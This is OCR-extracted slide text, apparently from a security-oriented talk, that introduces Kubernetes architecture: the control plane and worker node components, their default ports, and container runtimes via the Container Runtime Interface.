
Deployment challenges are often cited as a concern

Ongoing management is often cited as a challenge





ELI 5







Deployment





Kubernetes Control Plane
Controller Manager
API Server
Scheduler
ETCD
@whitehacksec
Operator
Users
Ingress Controller / Load Balancer
Node
Kubelet
Kube Proxy
Pod
Pod
Pod
Pod
Node
Kubelet
Kube Proxy
Pod
Pod
Pod
Pod
Node
Kubelet
Kube Proxy
Pod
Pod
Pod
Pod

Architecture







Components - API Server



- Core of a cluster
- Managers comms with all other components
- Interact via http API
- Handles authentication of components before serving API requests from users, service accounts or control plane services
- Find me on: 443/TCP
  - -Maybe on 6443/TCP or 8443/TCP



Components - Scheduler




From within the control plane;


Manages where pods and resources in the pods are run.

All communications via the API server

Find me on 10251/TCP.



Components - controller manager




From within the control plane;

Helps keep nodes (connected compute systems) in sync w/ cloud providers.


Decouples k8s from cloud providers, so that changes in control logic don't break everything.

It's really a collection of different controllers.

Find me on 10252/TCP.



Components - etcd



Key value store for storing information about Kubernetes

Ex: Scheduler will query etcd for info about node resources before starting up pods on worker nodes


Encrypt etcd at rest since it stores secrets

https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/


In large builds, it may wind up being a cluster of its own.

Find me on 2379/TCP (Client Comms)

Or 2380/TCP (Inter-Cluster Comms)




Components - kubelet




One of the three key components of a(every) worker node

Primary service that manages implementing pod specifications and starting containers use the container runtime

Find me on 10250/TCP and 10255/TCP managing the container runtime.



Components - kube proxy




Another of the key components components of a worker node

Kube-Proxy handles the mapping of services to pods.

Forwards network traffic between services/nodes, intelligent routing and rules (if an app service is trying access another multi-instance service in the pod, and the service is available on the same local node, it will route to the same worker node to reduce network traffic).

Find my health port on 10256/TCP


What k8s doesn't do



Provide a container runtime, the third component of a worker node

Usually Docker/containerd by default, but the container runtime is independent and modular from Kubernetes and can be another container runtime like gVisor

Container runtime just needs to implement the Container Runtime Interface (CRI) to be Kubernetes compatible



Kubernetes Container Runtime Interface (CRI)

CRI is a concise gRPC API that defines kubelet's expectations from a container runtime.

Any local daemon or even remote gRPC API can serve as an implementation.

De facto, it's either containerd or cri-o running traditional Docker-like containers.
But there are other CRI implementations - frakti is a CRI implementation that uses VMs for pods.

Before CRI, dockershim was used for the same purpose, but the interface wasn't standardized.

Containers	Pod Sandboxes	Images
- create	- run	- pull
